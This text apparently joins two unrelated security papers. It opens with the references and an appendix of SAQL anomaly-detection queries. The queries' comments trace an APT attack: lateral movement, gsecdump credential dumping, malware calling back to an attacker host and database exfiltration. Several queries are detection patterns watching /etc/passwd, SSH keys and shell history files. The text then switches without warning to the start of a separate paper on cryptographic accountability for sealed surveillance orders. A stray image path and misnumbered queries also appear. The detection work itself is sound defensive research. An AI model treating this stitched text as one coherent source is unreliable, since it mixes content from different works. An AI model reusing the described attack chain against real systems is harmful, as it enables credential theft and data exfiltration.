[57] HASSAN, W. U., LEMAY, M., AGUSE, N., BATES, A., AND MOYER, T. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *NDSS* (2018).

[58] HOFMEYR, S. A., FORREST, S., AND SOMAYAJI, A. Intrusion detection using sequences of system calls. *J. Comput. Secur. 6*, 3 (1998), 151–180.

[59] HOSSBACH, B., AND SEEGER, B. Anomaly management using complex event processing: Extending data base technology paper. In *EDBT* (2013).

[60] JIANG, X., WALTERS, A., XU, D., SPAFFORD, E. H., BUCHHOLZ, F., AND WANG, Y.-M. Provenance-aware tracing of worm break-in and contaminations: A process coloring approach. In *ICDCS* (2006).

[61] KILLIAN, C. E., ANDERSON, J. W., BRAUD, R., JHALA, R., AND VAHDAT, A. M. Mace: Language support for building distributed systems. In *PLDI* (2007).

[62] KIM, T., WANG, X., ZELDOVICH, N., AND KAASHOEK, M. F. Intrusion recovery using selective re-execution. In *OSDI* (2010).

[63] KING, S. T., AND CHEN, P. M. Backtracking intrusions. In *SOSP* (2003).

[64] KING, S. T., MAO, Z. M., LUCCHETTI, D. G., AND CHEN, P. M. Enriching intrusion alerts through multi-host causality. In *NDSS* (2005).

[65] KOLBITSCH, C., COMPARETTI, P. M., KRUEGEL, C., KIRDA, E., ZHOU, X., AND WANG, X. Effective and efficient malware detection at the end host. In *USENIX Security* (2009).

[66] KRUEGEL, C., VALEUR, F., AND VIGNA, G. *Intrusion detection and correlation - challenges and solutions*, vol. 14. Springer, 2005.

[67] LANZI, A., BALZAROTTI, D., KRUEGEL, C., CHRISTODORESCU, M., AND KIRDA, E. AccessMiner: Using system-centric models for malware protection. In *CCS* (2010).

[68] LEE, K. H., ZHANG, X., AND XU, D. High accuracy attack provenance via binary-based execution partition. In *NDSS* (2013).

[69] LEE, K. H., ZHANG, X., AND XU, D. LogGC: Garbage collecting audit log. In *CCS* (2013).

[70] LIU, C., WANG, X. S., NAYAK, K., HUANG, Y., AND SHI, E. ObliVM: A programming framework for secure computation. In *IEEE S&P* (2015).

[71] LIU, Y., ZHANG, M., LI, D., JEE, K., LI, Z., WU, Z., RHEE, J., AND MITTAL, P. Towards a timely causality analysis for enterprise security. In *NDSS* (2018).

[72] LOO, B. T., CONDIE, T., GAROFALAKIS, M., GAY, D. E., HELLERSTEIN, J. M., MANIATIS, P., RAMAKRISHNAN, R., ROSCOE, T., AND STOICA, I. Declarative networking: Language, execution and optimization. In *SIGMOD* (2006).

[73] MA, S., LEE, K. H., KIM, C. H., RHEE, J., ZHANG, X., AND XU, D. Accurate, low cost and instrumentation-free security audit logging for windows. In *ACSAC* (2015).

[74] MA, S., ZHAI, J., WANG, F., LEE, K. H., ZHANG, X., AND XU, D. MPI: Multiple perspective attack investigation with semantic aware execution partitioning. In *USENIX Security* (2017).

[75] MA, S., ZHANG, X., AND XU, D. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS* (2016).

[76] MURRAY, D. G., MCSHERRY, F., ISAACS, R., ISARD, M., BARHAM, P., AND ABADI, M. Naiad: A timely dataflow system. In *SOSP* (2013).

[77] NING, P., CUI, Y., AND REEVES, D. S. Constructing attack scenarios through correlation of intrusion alerts. In *CCS* (2002).

[78] NYSTROM, M. *SQL injection defenses*, 1st ed. O'Reilly, 2007.

[79] PANIGATI, E., SCHREIBER, F. A., AND ZANIOLO, C. Data streams and data stream management systems and languages. In *Data Management in Pervasive Systems*. 2015, pp. 93–111.

[80] PORTNOY, L., ESKIN, E., AND STOLFO, S. Intrusion detection with unlabeled data using clustering. In *DMSA* (2001).

[81] SENATOR, T. E., GOLDBERG, H. G., MEMORY, A., YOUNG, W. T., REES, B., PIERCE, R., HUANG, D., REARDON, M., BADER, D. A., CHOW, E., ESSA, I., JONES, J., BETTADAPURA, V., CHAU, D. H., GREEN, O., KAYA, O., ZAKRZEWSKA, A., BRISCOE, E., MAPPUS, R. I. L., MCCOLL, R., WEISS, L., DIETTERICH, T. G., FERN, A., WONG, W.-K., DAS, S., EMMOTT, A., IRVINE, J., LEE, J.-Y., KOUTRA, D., FALOUTSOS, C., CORKILL, D., FRIEDLAND, L., GENTZEL, A., AND JENSEN, D. Detecting insider threats in a real corporate database of computer usage activity. In *KDD* (2013).

[82] SOMMER, R., VALLENTIN, M., DE CARLI, L., AND PAXSON, V. HILTI: An abstract execution environment for deep, stateful network traffic analysis. In *IMC* (2014).

[83] SUNG, A. H., XU, J., CHAVEZ, P., AND MUKKAMALA, S. Static analyzer of vicious executables (SAVE). In *ACSAC* (2004).

[84] THIES, W., KARCZMAREK, M., AND AMARASINGHE, S. P. StreamIt: A language for streaming applications. In *CC* (2002).

[85] VALEUR, F., VIGNA, G., KRUEGEL, C., AND KEMMERER, R. A. A comprehensive approach to intrusion detection alert correlation. *TDSC 1*, 3 (2004), 146–169.

[86] VALLENTIN, M., PAXSON, V., AND SOMMER, R. VAST: A unified platform for interactive network forensics. In *NSDI* (2016).

[87] VEERAMACHANENI, K., ARNALDO, I., KORRAPATI, V., BASSIAS, C., AND LI, K. AI$^2$: Training a big data machine to defend. In *BigDataSecurity* (2016).

[88] XU, Z., WU, Z., LI, Z., JEE, K., RHEE, J., XIAO, X., XU, F., WANG, H., AND JIANG, G. High fidelity data reduction for big data security dependency analyses. In *CCS* (2016).

[89] YEN, T.-F., AND REITER, M. K. Traffic aggregation for malware detection. In *DIMVA* (2008).

[90] ZHANG, H., YAO, D. D., AND RAMAKRISHNAN, N. Detection of stealthy malware activities with traffic causality and scalable triggering relation discovery. In *ASIA CCS* (2014).

[91] ZHANG, Y., CHEN, R., AND CHEN, H. Sub-millisecond stateful stream querying over fast-evolving linked data. In *SOSP* (2017).

# Appendix

## A SAQL Queries in Attack Cases Study

We present the 17 SAQL queries that we construct in the case study, which are used detect the four major types of attack behaviors (Section 6.2.1). For privacy purposes, we anonymize the IP addresses and the agent IDs in the presented queries.

### A.1 APT Attack

```
proc p1["%smtp%"] read||write ip i1[srcip="XXX" &&
    srcport=25 && protocol=6] as evt1[agentid = XXX]
    // mail server, SMTP connection from the router
    to the mail server
proc p2["%imap%"] read||write ip i2[srcip="XXX" &&
    srcport=143 && dstip="XXX" && dstport=51962 &&
    protocol=6] as evt2[agentid = XXX] // mail server
    , IMAP connection from the mail server to the
    client
proc p3["%outlook%"] read||write ip i3[srcip="XXX" &&
     srcport=51960 && dstip="XXX" && dstport=143 &&
    protocol=6] as evt3[agentid = XXX] // windows
    client, client's outlook reads email data
with evt1 -> evt2 -> evt3
return p1, i1, p2, i2, p3, i3, evt1.starttime, evt2.
    starttime, evt3.starttime
```

**Query 7:** apt-c1

```
agentid = XXX // windows client
proc p1["%outlook.exe"] start proc p2["%excel.exe"]
    as evt1 // outlook starts excel
proc p2 start proc p3["%java.exe"] as evt2 // excel
    starts malware (java) process
proc p3 start proc p4["%notepad.exe"] as evt3 //
    malware (java) starts notepad
proc p4 read||write ip i1["XXX"] as evt4 // notepad
    connects to the attacker host
with evt1 -> evt2 -> evt3 -> evt4
return p1, p2, p3, p4, i1, evt1.starttime, evt2.
    starttime, evt3.starttime, evt4.starttime
```

**Query 8:** apt-c2

```
agentid = XXX // windows domain controller
proc p1 read || write ip i1[srcport=445 && dstip="XXX
    "] as evt1 // attacker penetrates to the DC host
    using psexec protocol
proc p2["%powershell.exe"] write file f1["%gsecdump%"
    ] as evt2 // attacker transfers the DB cracking
    tool gsecdump.exe
proc p3["%cmd.exe"] start proc p4["%gsecdump%"] as
    evt3 // attacker executes gsecdump.exe to dump DB
     administrator credentials
with evt1 -> evt2 -> evt3
return p1, i1, p2, f1, p3, p4, evt1.starttime, evt2.
    starttime, evt3.starttime
```

**Query 9:** apt-c3

```
agentid = XXX // db server
proc p1["%sqlservr.exe"] read||write ip i1[srcip="XXX
    " && srcport=1433 && dstip="XXX" && dstport=52038
     && protocol=6] as evt1 // attacker connects to
    the SQL server using DB administrator credentials
proc p1 start proc p2["%cmd.exe"] as evt2 // SQL
    server starts cmd
proc p2 read || write file f1["%hwvun.vbs"] as evt3
    // cmd writes malware sbblv.exe
proc p3["%cscript.exe"] write file f2["%sbblv.exe"]
    as evt4
proc p4["%sbblv.exe"] start ip i2[srcip="XXX" &&
    srcport=61060 && dstip="XXX" && dstport=443 &&
    protocol=6] as evt5 // malware connects back to
    the attacker host
with evt1 -> evt2 -> evt3 -> evt4 -> evt5
return p1, i1, p2, f1, p3, f2, p4, i2, evt1.starttime
    , evt2.starttime, evt3.starttime, evt4.starttime,
     evt5.starttime
```

**Query 10:** apt-c4

```
agentid = XXX // db server
proc p1["%cmd.exe"] start proc p2["%osql.exe"] as
     evt1 // attacker executes osql.exe on the sql
     server
proc p3["%sqlservr.exe"] write file f1["%backup1.dmp"
     ] as evt2 // attacker dumps the DB content
proc p4["%sbblv.exe"] read file f1 as evt3 // malware
      reads the dump
proc p4 read || write ip i1[dstip="XXX"] as evt4 //
     malware transfers the dump to the attacker
with evt1 -> evt2 -> evt3 -> evt4
return p1, p2, p3, f1, p4, i1, evt1.starttime, evt2.
     starttime, evt3.starttime, evt4.starttime, evt4.
     amount
```

**Query 11:** apt-c5

```
proc p1["%excel.exe"] start proc p2 as evt #time(5
     second)
state ss {
  set_proc := set(p2.exe_name)
} group by p1, evt.agentid
invariant[100][offline] {
  a := empty_set
  a = a union ss.set_proc
}
alert |ss.set_proc diff a| > 0
return p1, evt.agentid, ss.set_proc
```

**Query 12:** apt-c2-invariant

```
agentid = XXX // db server
proc p write ip i as evt #time(10 min)
state[3] ss {
  avg_amount := avg(evt.amount)
} group by p
alert (ss[0].avg_amount > (ss[0].avg_amount + ss[1].
     avg_amount + ss[2].avg_amount) / 3) && (ss[0].
     avg_amount > 10000)
return p, ss[0].avg_amount, ss[1].avg_amount, ss[2].
     avg_amount
```

**Query 13:** apt-c5-timeseries

```
agentid = XXX// db server
proc p write ip i as evt #time(1 min)
state ss {
  avg_amount := avg(evt.amount)
} group by p
cluster(points=all(ss.avg_amount), distance="ed",
     method="DBSCAN(1000, 5)")
alert cluster.outlier && ss.avg_amount > 1000000
return p, ss.avg_amount
```

**Query 14:** apt-c5-outlier

## A.2 SQL Injection Attack

```
agentid = XXX // sqlserver host
proc p["%sqlservr.exe"] read || write ip i as evt #
     time(10 min)
state ss {
  amt := sum(evt.amount)
} group by i.dstip
cluster(points=all(ss.amt), distance="ed", method="
     DBSCAN(100000, 5)")
alert cluster.outlier && ss.amt > 1000000
return i.dstip, ss.amt
```

**Query 15:** sql-injection

## A.3 Bash Shellshock Command Injection Attack

```
proc p1["%apache2%"] start proc p2 as evt #time(10 s)
state ss {
  set_proc := set(p2.exe_name)
} group by p1
invariant[10][offline] {
  a := empty_set // invariant init
  a = a union ss.set_proc //invariant update
}
alert |ss.set_proc diff a| > 0
return p1, ss.set_proc
```

**Query 16:** shellshock

## A.4 Suspicious System Behaviors

```
proc p["%dropbox%"] start ip i as evt
return p, i, evt.agentid, evt.starttime, evt.endtime
```

**Query 17:** dropbox

```
proc p read || write file f["%.viminfo" || "%.
     bash_history" || "%.zsh_history" || "%.lesshst"
     || "%.pgadmin_histoqueries" || "%.mysql_history"]
      as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 18:** command-history

```
proc p read || write file f["/etc/passwd"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 19:** password

```
proc p write file f["/var/log/wtmp" || "/var/log/
     lastlog"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 20:** login-log

```
proc p read || write file f["%.ssh/id_rsa" || "%.ssh/
     id_dsa"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 21:** sshkey

```
proc p read || write file f[bustype = "USB"] as evt
return p, f, evt.agentid
```

**Query 22:** usb

```
proc p start ip ipp #time(1 min)
group by p
alert freq > 100
return p, count(ipp) as freq
```

**Query 23:** ipfreq

# Practical Accountability of Secret Processes

Jonathan Frankle Sunoo Park Daniel Shaar Shafi Goldwasser Daniel J. Weitzner

*Massachusetts Institute of Technology*

## Abstract

The US federal court system is exploring ways to improve the accountability of electronic surveillance, an opaque process often involving cases *sealed* from public view and tech companies subject to *gag orders* against informing surveilled users. One judge has proposed publicly releasing some metadata about each case on a paper *cover sheet* as a way to balance the competing goals of (1) secrecy, so the target of an investigation does not discover and sabotage it, and (2) accountability, to assure the public that surveillance powers are not misused or abused.

Inspired by the courts' accountability challenge, we illustrate how accountability and secrecy are simultaneously achievable when modern cryptography is brought to bear. Our system improves configurability while preserving secrecy, offering new tradeoffs potentially more palatable to the risk-averse court system. Judges, law enforcement, and companies publish commitments to surveillance actions, argue in zero-knowledge that their behavior is consistent, and compute aggregate surveillance statistics by multi-party computation (MPC).

We demonstrate that these primitives perform efficiently at the scale of the federal judiciary. To do so, we implement a hierarchical form of MPC that mirrors the hierarchy of the court system. We also develop statements in succinct zero-knowledge (SNARKs) whose specificity can be tuned to calibrate the amount of information released. All told, our proposal not only offers the court system a flexible range of options for enhancing accountability in the face of necessary secrecy, but also yields a general framework for accountability in a broader class of *secret information processes*.

## 1 Introduction

We explore the challenge of providing public accountability for secret processes. To do so, we design a system that increases transparency and accountability for one of the leading United States electronic surveillance laws, the Electronic Communications Privacy Act (ECPA) [2], which allows law enforcement agencies to request data about users from tech companies. The core accountability challenge in the operation of ECPA is that many of the official acts of the judges, law enforcement agencies, and companies remain hidden from public view (*sealed*), often indefinitely. Therefore, the public has limited information on which to base confidence in the system.





Figure 1: The workflow of electronic surveillance.

To put this in perspective: in 2016, Google received 27,850 requests from US law enforcement agencies for data implicating 57,392 user accounts [4], and Microsoft received 9,907 requests implicating 24,288 users [7]. These numbers, taken from the companies' own voluntary transparency reports, are some of the only publicly available figures on the scope of law enforcement requests for data from technology companies under ECPA.

Underlying many of these requests is a court order. A court order is an action by a *federal judge* requiring a *company* to turn over data related to a *target* (i.e., a user) who is suspected of committing a crime; it is issued in response to a request from a *law enforcement agency*. ECPA is one of several electronic surveillance laws, and each follows somewhat different legal procedures; however, they broadly tend to follow the idealized workflow

in Figure 1. First, a law enforcement agency presents a surveillance request to a federal judge (arrow 1).The judge can either approve or deny it. Should the judge approve the request, she signs an order authorizing the surveillance (arrow 2). A law enforcement agency then presents this order, describing the data to be turned over, to a company (arrow 3). The company either complies or contests the legal basis for the order with the judge (arrow 4). Should the company's challenge be accepted, the order could be narrowed (arrow 5) or eliminated; if not, the company turns over the requested data (arrow 6).

These court orders are the primary procedural marker that surveillance ever took place. They are often *sealed*, i.e., temporarily hidden from the public for a period of time after they are issued. In addition, companies are frequently *gagged*, i.e., banned from discussing the order with the target of the surveillance. These measures are vital for the investigative process: were a target to discover that she were being surveilled, she could change her behavior, endangering the underlying investigation.

According to Judge Stephen Smith, a federal magistrate judge whose role includes adjudicating requests for surveillance, gags and seals come at a cost. Openness of judicial proceedings has long been part of the common-law legal tradition, and court documents are presumed to be public by default. To Judge Smith, a court's public records are "the source of its own legitimacy" [37]. Judge Smith has noted several specific ways that gags and seals undermine the legal mechanisms meant to balance the powers of investigators and those investigated [37]:

*1. Indefinite sealing.* Many sealed orders are ultimately forgotten by the courts which issued them, meaning ostensibly temporary seals become permanent in practice. To determine whether she was surveilled, a member of the public would have to somehow discover the existence of a sealed record, confirm the seal had expired, and request the record. Making matters worse, these records are scattered across innumerable courthouses nationwide.

*2. Inadequate incentive and opportunity to appeal.* Seals and gags make it impossible for a target to learn she is being surveilled, let alone contest or appeal the decision. Meanwhile no other party has the incentive to appeal. Companies prefer to reduce compliance and legal costs by cooperating. A law enforcement agency would only consider appealing when a judge denies its request; however, Judge Smith explains that even then, agencies often prefer not to "risk an appeal that could make 'bad law'" by creating precedent that makes surveillance harder in the future. As a result, judges who issue these orders have "literally no appellate guidance."

*3. Inability to discern the extent of surveillance.* Judge Smith laments that lack of data means "neither Congress nor the public can accurately assess the breadth and depth of current electronic surveillance activity" [38]. Several small efforts shed some light on this process: wiretap reports by the Administrative Office of the US Courts [9] and the aforementioned "transparency reports" by tech companies [7, 4]. These reports, while valuable, clarify only the faintest outlines of surveillance.

The net effect is that electronic surveillance laws are not subject to the usual process of challenge, critique, and modification that keeps the legal system operating within the bounds of constitutional principles. This lack of scrutiny ultimately reduces public trust: we lack answers to many basic questions. Does surveillance abide by legal and administrative rules? Do agencies present authorized requests to companies, and do companies return the minimum amount of data to comply? To a public concerned about the extent of surveillance, credible assurances would increase trust. To foreign governments that regulate cross-border dataflows, such assurances could determine whether companies have to drastically alter data management when operating abroad. Yet, today, no infrastructure for making such assurances exists.

To remedy these concerns, Judge Smith proposes that each order be accompanied by a publicly available *cover sheet* containing general metadata about an order (e.g., kind of data searched, crimes suspected, length of the seal, reasons for sealing) [38]. The cover sheet would serve as a visible marker of sealed cases; when a seal expires, the public can hold the court accountable by requesting the sealed document. Moreover, the cover sheet metadata enables the public to compute aggregate statistics about surveillance, complementing the transparency reports released by the government and companies.

Designing the cover sheet involves balancing two competing instincts: (1) for law enforcement to conduct effective investigations, some information about surveillance must be hidden and (2) public scrutiny can hold law enforcement accountable and prevent abuses of power. The primary design choice available is the amount of information to release.

**Our contribution.** As a simple sheet of paper, Judge Smith's proposal is inherently limited in its ability to promote public trust while maintaining secrecy. Inspired by Judge Smith's proposal, we demonstrate the accountability achievable when the power of modern cryptography is brought to bear. Cryptographic commitments can indicate the existence of a surveillance document without revealing its contents. Secure multiparty computation (MPC) can allow judges to compute aggregate statistics about all cases—information currently scattered across voluntary transparency reports—without revealing data about any particular case. Zero-knowledge arguments

can demonstrate that a particular surveillance action (e.g., requesting data from a company) follows properly from a previous surveillance action (e.g., a judge's order) without revealing the contents of either item. All of this information is stored on an append-only ledger, giving the courts a way to release information and the public a definitive place to find it. Courts can post additional information to the ledger, from the date that a seal expires to the entirety of a cover sheet. Together, these primitives facilitate a flexible accountability strategy that can provide greater assurance to the public while protecting the secrecy of the investigative process.

To show the practicality of these techniques, we evaluate MPC and zero-knowledge protocols that amply scale to the size of the federal judiciary.[1] To meet our efficiency requirements, we design a hierarchical MPC protocol that mirrors the structure of the federal court system. Our implementation supports sophisticated aggregate statistics (e.g., "how many judges ordered data from Google more than ten times?"), and scales to hundreds of judges who may not stay online long enough to participate in a synchronized multiround protocol. We also implement succinct zero-knowledge arguments about the consistency of data held in different commitments; the legal system can tune the specificity of these statements in order to calibrate the amount of information released. Our implementations apply and extend the existing libraries Webmpc [16, 29] and Jiff [5] (for MPC) and libSNARK [34] (for zero-knowledge). Our design is not coupled to these specific libraries, however; an analogous implementation could be developed based on any suitable MPC and SNARK libraries. Thus, our design can straightforwardly inherit efficiency improvements of future MPC and SNARK libraries.

Finally, we observe that the federal court system's accountability challenge is an instance of a broader class of *secret information processes*, where some information must be kept secret among participants (e.g., judges, law enforcement agencies, and companies) engaging in a protocol (e.g., surveillance as in Figure 1), yet the propriety of the participants' interactions are of interest to an auditor (e.g., the public). After presenting our system as tailored to the case study of electronic surveillance, we describe a framework that generalizes our strategy to any accountability problem that can be framed as a secret information process. Concrete examples include clinical trials, public spending, and other surveillance regimes.

In summary, we design a novel system achieving public accountability for secret processes while leveraging off-the-shelf cryptographic primitives and libraries. The design is adaptable to new legal requirements, new transparency goals, and entirely new applications within the realm of secret information processes.

[1] There are approximately 900 federal judges [10].

**Roadmap.** Section 2 discusses related work. Section 3 introduces our threat model and security goals. Section 4 introduces the system design of our accountability scheme for the court system, and Section 5 presents detailed protocol algorithms. Sections 6 and 7 discuss the implementation and performance of hierarchical MPC and succinct zero knowledge. Section 8 generalizes our framework to a range of scenarios beyond electronic surveillance, and Section 9 concludes.

## 2 Related Work

**Accountability.** The term *accountability* has many definitions. [21] categorizes technical definitions of accountability according to the timing of interventions, information used to assess actions, and response to violations; [20] further formalizes these ideas. [31] surveys definitions from both computer science and law. [44] surveys definitions specific to distributed systems and the cloud.

In the terminology of these surveys, our focus is on *detection* ("The system facilitates detection of a violation" [21]) and *responsibility* ("Did the organization follow the rules?" [31]). Our additional challenge is that we consider protocols that occur in secret. Other accountability definitions consider how "violations [are] tied to punishment" [21, 28]; we defer this question to the legal system and consider it beyond the scope of this work. Unlike [32], which advocates for "prospective" accountability measures like access control, our view of accountability is entirely retrospective.

Implementations of accountability in settings where remote computers handle data (e.g., the cloud [32, 39, 40] and healthcare [30]) typically follow the transparency-centric blueprint of *information accountability* [43]: remote actors record their actions and make logs available for scrutiny by an auditor (e.g, a user). In our setting (electronic surveillance), we strive to release as little information as possible subject to accountability goals, meaning complete transparency is not a solution.

**Cryptography and government surveillance.** Kroll, Felten, and Boneh [27] also consider electronic surveillance but focus on cryptographically ensuring that participants only have access to data when legally authorized. Such access control is orthogonal to our work. Their system includes an audit log that records all surveillance actions; much of their logged data is encrypted with a "secret escrow key." In contrast, motivated by concerns articulated directly by the legal community, we focus exclusively on accountability and develop a nuanced framework for *public* release of controlled amounts of information to address a general class of accountability problems, of which electronic surveillance is one instance.

Bates et al. [12] consider adding accountability to court-sanctioned wiretaps, in which law enforcement agencies can request phone call content. They encrypt duplicates of all wiretapped data in a fashion only accessible by courts and other auditors and keep logs thereof such that they can later be analyzed for aggregate statistics or compared with law enforcement records. A key difference between [12] and our system is that our design enables the public to directly verify the propriety of surveillance activities, partially in real time.

Goldwasser and Park [23] focus on a different legal application: secret laws in the context of the Foreign Intelligence Surveillance Act (FISA) [3], where the operations of the court applying the law is secret. Succinct zero-knowledge is used to certify consistency of recorded actions with unknown judicial actions. While our work and [23] are similar in motivation and share some cryptographic tools, Goldwasser and Park address a different application. Moreover, our paper differs in its implementations demonstrating practicality and its consideration of aggregate statistics. Unlike this work, [23] does not model parties in the role of companies.

Other research that suggests applying cryptography to enforce rules governing access-control aspects of surveillance includes: [25], which enforces privacy for NSA telephony metadata surveillance; [36], which uses private set intersection for surveillance involving joins over large databases; and [35], which uses the same technique for searching communication graphs.

**Efficient MPC and SNARKs.** LibSNARK [34] is the primary existing implementation of SNARKs. (Other libraries are in active development [1, 6].) More numerous implementation efforts have been made for MPC under a range of assumptions and adversary models, e.g., [16, 29, 5, 11, 42, 19]. The idea of placing most of the workload of MPC on a subset of parties has been explored before, (e.g., constant-round protocols by [18, 24]); we build upon this literature by designing a hierarchically structured MPC protocol specifically to match the hierarchy of the existing US court system.

# 3 Threat Model and Security Goals

Our high-level policy goals are to hold the electronic surveillance process accountable to the public by (1) demonstrating that each participant performs its role properly and stays within the bounds of the law and (2) ensuring that the public is aware of the general extent of government surveillance. The accountability measures we propose place checks on the behavior of judges, law enforcement agencies, and companies. Such checks are important against oversight as well as malice, as these participants can misbehave in a number of ways. For example, as Judge Smith explains, forgetful judges may lose track of orders whose seals have expired. More maliciously, in 2016, a Brooklyn prosecutor was arrested for "spy[ing] on [a] love interest" and "forg[ing] judges' signatures to keep the eavesdropping scheme running for about a year" [22].

Our goal is to achieve public accountability even in the face of unreliable and untrustworthy participants. Next, we specify our *threat model* for each type of participant in the system, and enumerate the *security goals* that, if met, will make it possible to maintain accountability under this threat model.

## 3.1 Threat model

Our threat model considers the three parties presented in Figure 1—judges, law enforcement agencies, and companies—along with the public. Their roles and the assumptions we make about each are described below. We assume all parties are computationally bounded.

**Judges.** Judges consider requests for surveillance and issue court orders that allow law enforcement agencies to request data from companies. We must consider judges in the context of the courts in which they operate, which include staff members and possibly other judges. We consider courts to be honest-but-curious: they will adhere to the designated protocols, but should not be able to learn internal information about the workings of other courts. Although one might argue that the judges themselves can be trusted with this information, we do not trust their staffs. Hereon, we use the terms "judge" and "court" interchangeably to refer to an entire courthouse.

In addition, when it comes to sealed orders, judges may be forgetful: as Judge Smith observes, judges frequently fail to unseal orders when the seals have expired [38].

**Law enforcement agencies.** Law enforcement agencies make requests for surveillance to judges in the context of ongoing investigations. If these requests are approved and a judge issues a court order, a law enforcement agency may request data from the relevant companies. We model law enforcement agencies as malicious: e.g., they may forge or alter court orders in order to gain access to unauthorized information (as in the case of the Brooklyn prosecutor [22]).

**Companies.** Companies possess the data that law enforcement agencies may request if they hold a court order. Companies may optionally contest these orders and, if the order is upheld, must supply the relevant data to the law enforcement agency. We model companies as

malicious: e.g., they might wish to contribute to unauthorized surveillance while maintaining the outside appearance that they are not. Specifically, although companies currently release aggregate statistics about their involvement in the surveillance process [4, 7], our system does not rely on their honesty in reporting these numbers. Other malicious behavior might include colluding with law enforcement to release more data than a court order allows or furnishing data in the absence of a court order.

**The public.** We model the public as malicious, as the public may include criminals who wish to learn as much as possible about the surveillance process in order to avoid being caught.[2]

**Remark 3.1.** *Our system requires the parties involved in surveillance to post information to a shared ledger at various points in the surveillance process. Correspondence between logged and real-world events is an aspect of any log-based record-keeping scheme that cannot be enforced using technological means alone. Our system is designed to encourage parties to log honestly or report dishonest logging they observe (see Remark 4.1). Our analysis focuses on the cryptographic guarantees provided by the system, however, rather than a rigorous game-theoretic analysis of incentive-based behavior. Most of this paper therefore assumes that surveillance orders and other logged events are recorded correctly, except where otherwise noted.*

## 3.2 Security Goals

In order to achieve accountability in light of this threat model, our system will need to satisfy three high-level security goals.

**Accountability to the public.** The system must reveal enough information to the public that members of the public are able to verify that all surveillance is conducted properly according to publicly known rules, and specifically, that law enforcement agencies and companies (which we model as malicious) do not deviate from their expected roles in the surveillance process. The public must also have enough information to prompt courts to unseal records at the appropriate times.

**Correctness.** All of the information that our system computes and reveals must be correct. The aggregate statistics it computes and releases to the public must accurately reflect the state of electronic surveillance. Any assurances that our system makes to the public about the (im)propriety of the electronic surveillance process must be reported accurately.

**Confidentiality.** The public must not learn information that could undermine the investigative process. None of the other parties (courts, law enforcement agencies, and companies) may learn any information beyond that which they already know in the current ECPA process and that which is released to the public.

For particularly sensitive applications, the confidentiality guarantee should be *perfect (information-theoretic)*: this means confidentiality should hold unconditionally, even against arbitrarily powerful adversaries that may be computationally unbounded.[3] A *perfect confidentiality* guarantee would be of particular importance in contexts where unauthorized breaks of confidentiality could have catastrophic consequences (such as national security). We envision that a truly unconditional confidentiality guarantee could catalyze the consideration of accountability systems in contexts involving very sensitive information where decision-makers are traditionally risk-averse, such as the court system.

# 4 System Design

We present the design of our proposed system for accountability in electronic surveillance. Section 4.1 informally introduces four cryptographic primitives and their security guarantees.[4] Section 4.2 outlines the configuration of the system—where data is stored and processed. Section 4.3 describes the workflow of the system in relation to the surveillance process summarized in Figure 1. Section 4.4 discusses the packages of design choices available to the court system, exploiting the flexibility of the cryptographic tools to offer a range of options that trade off between secrecy and accountability.

## 4.1 Cryptographic Tools

**Append-only ledgers.** An *append-only ledger* is a log containing an ordered sequence of data consistently visi-

[2] By placing all data on an immutable public ledger and giving the public no role in our system besides that of observer, we effectively reduce the public to a passive adversary.

[3] This is in contrast to *computational* confidentiality guarantees, which provide confidentiality only against adversaries that are *efficient* or *computationally bounded*. Even with the latter weaker type of guarantee, it is possible to ensure confidentiality against any adversary with computing power within the realistically foreseeable future; *computational* guarantees are quite common in practice and widely considered acceptable for many applications. One reason to opt for computational guarantees over information-theoretic ones is that typically, information-theoretic guarantees carry some loss in efficiency; however, this benefit may be outweighed in particularly sensitive applications, or when confidentiality is desirable for a very long-term future where advances in computing power are not foreseeable.

[4] For rigorous formal definitions of these cryptographic primitives, we refer to any standard cryptography textbook (e.g., [26]).

ble to anyone (within a designated system), and to which data may be appended over time, but whose contents may not be edited or deleted. The append-only nature of the ledger is key for the maintenance of a *globally consistent* and *tamper-proof* data record over time.

In our system, the ledger records credibly time-stamped information about surveillance events. Typically, data stored on the ledger will cryptographically hide some sensitive information about a surveillance event, while revealing select other information about it for the sake of accountability. Placing information on the ledger is one means by which we reveal information to the public, facilitating the security goal of accountability from Section 3.

**Cryptographic commitments.** A cryptographic *commitment* $c$ is a string generated from some input data $D$, which has the properties of *hiding* and *binding*: i.e., $c$ reveals no information about the value of $D$, and yet $D$ can be revealed or "opened" (by the person who created the commitment) in such a way that any observer can be sure that $D$ is the data with respect to which the commitment was made. We refer to $D$ as the *content* of $c$.

In our system, commitments indicate that a piece of information (e.g., a court order) exists and that its content can credibly be opened at a later time. Posting commitments to the ledger also establishes the existence of a piece of information *at a given point in time*. Returning to the security goals from Section 3, commitments make it possible to reveal a limited amount of information early on (achieving a degree of accountability) without compromising investigative secrecy (achieving confidentiality). Later, when confidentiality is no longer necessary and information can be revealed (i.e., a seal on an order expires), then the commitment can be opened by its creator to achieve full accountability.

Commitments can be *perfectly (information-theoretically) hiding*, achieving the perfect confidentiality goal of in Section 3.2. A well-known commitment scheme that is perfectly hiding is the Pedersen commitment.[5]

**Zero-knowledge.** A zero-knowledge argument[6] allows a *prover* $P$ to convince a *verifier* $V$ of a fact without revealing any additional information about the fact in the process of doing so. $P$ can provide to $V$ a tuple $(R, x, \pi)$ consisting of a *binary relation* $R$, an *input* $x$, and a *proof* $\pi$, such that the verifier is convinced that $\exists w$ s.t. $(x, w) \in R$ yet cannot infer anything about the witness $w$. Three properties are required of zero-knowledge arguments: *completeness*, that any true statement can be proven by the honest algorithm $P$ such that $V$ accepts the proof; *soundness*, that no purported proof of a false statement (produced by *any* algorithm $P^*$) should be accepted by the honest verifier $V$; and *zero-knowledge*, that the proof $\pi$ reveals no information beyond what can be inferred just from the desired statement that $(x, w) \in R$.

